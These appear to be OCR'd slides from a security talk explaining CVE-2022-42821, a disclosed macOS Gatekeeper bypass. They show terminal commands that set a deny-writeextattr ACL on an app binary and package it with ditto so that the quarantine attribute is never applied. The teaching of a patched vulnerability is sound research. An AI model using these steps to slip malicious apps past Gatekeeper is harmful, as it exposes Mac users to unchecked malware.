
Archive extract Flow

Download Flow

杜駭客之攻
浦天下資安


Concept

- Attackers manipulate application files so that the system does not add the quarantine attribute to the files.
- This allows malicious application to bypass Gatekeeper's inspection.



Manipulate Old Permission Model #1

- CVE-2022-42821 (Found by Microsoft)
- Access Control Lists (ACLs)
- Preventing regular web browsers from adding the quarantine attribute
- Inconsistencies caused by old and new defense mechanisms



Research Threat intelligence Microsoft Defender Vulnerabilities and exploits ·

9 min read


Gatekeeper's Achilles heel: Unearthing a macOS vulnerability

By Microsoft Threat Intelligence

https://www.microsoft.com/en-us/security/blog/2022/12/19/gatekeepers-achilles-heel-unearthing-a-macos-vulnerability/

Manipulate Old Permission Model #1


- MacOS ACLs
  - Allows for finer-grained permission settings for files and folders.
  - Enables more precise control over data access rights
  - Store in file attribute



```
$ ls -le ./somefile
-rw-r--r--  1 will  staff  0  4 28 20:49 ./somefile
$ chmod +a "admin deny write" somefile
$ ls -le
-rw-r--r--+ 1 will  staff    0  4 28 20:49 somefile
 0: group:admin deny write
```

Manipulate Old Permission Model #1


- MacOS ACLs
  - Add 'everyone deny writeextattr' ACL rule to the application directory
  - But normally archive don’t compress the file attributes



```
┌will@hello ~/Desktop/test/ACL.app/Contents/MacOS
└$ chmod +a "everyone deny write,writeattr,writeextattr" ./ACL
┌will@hello ~/Desktop/test/ACL.app/Contents/MacOS
└$ ls -le ./ACL
-rwxr-xr-x+ 1 will  staff  31  4 28 15:32 ./ACL
 0: group:everyone deny write,writeattr,writeextattr
┌will@hello ~/Desktop/test/ACL.app/Contents/MacOS
└$ xattr -w attr_name attr_vale ./ACL
xattr: [Errno 13] Permission denied: './ACL'
┌will@hello ~/Desktop/test/ACL.app/Contents/MacOS
└$ 
```

Manipulate Old Permission Model #1

- AppleDouble
  - A format that separates a file's external attributes from the file itself
  - Used to store file metadata on non-HFS formats such as FAT32 or NTFS."
  - Typically, the file containing the resource fork is prefixed with "._" followed by the original file name




```
┌will@hello ~/Desktop/research/Teaching/ithome2024/proj/test
└$ unzip -o ./somefile.zip
Archive:  ./somefile.zip
 extracting: somefile
  inflating: ._somefile
┌will@hello ~/Desktop/research/Teaching/ithome2024/proj/test
└$ ls -la
total 16
drwxr-xr-x  5 will  staff  160  4 28 21:02 .
drwxr-xr-x  9 will  staff  288  4 28 20:55 ..
-rw-r--r--  1 will  staff  150  4 28 20:49 ._somefile
-rw-r--r--  1 will  staff    0  4 28 20:49 somefile
-rw-r--r--  1 will  staff  351  4 28 21:01 somefile.zip
```

https://en.wikipedia.org/wiki/AppleSingle_and_AppleDouble_formats

Manipulate Old Permission Model #1


- AppleDouble
  - Ditto: Preserve extended attributes (requires --rsrc). As of Mac OS X 10.5, --extattr is the default.



```
$ ls -le ./ACL.app/Contents/MacOS/ACL
-rwxr-xr-x+ 1 will  staff  31  4 28 15:32 ./ACL.app/Contents/MacOS/ACL
 0: group:everyone deny write,writeattr,writeextattr

$ ls -le ./ACL.app/Contents/MacOS/no_ACL
-rwxr-xr-x  1 root  staff  31  5  7 00:28 ./ACL.app/Contents/MacOS/no_ACL

$ ditto -c -k ./ACL.app ACL.app.zip
```

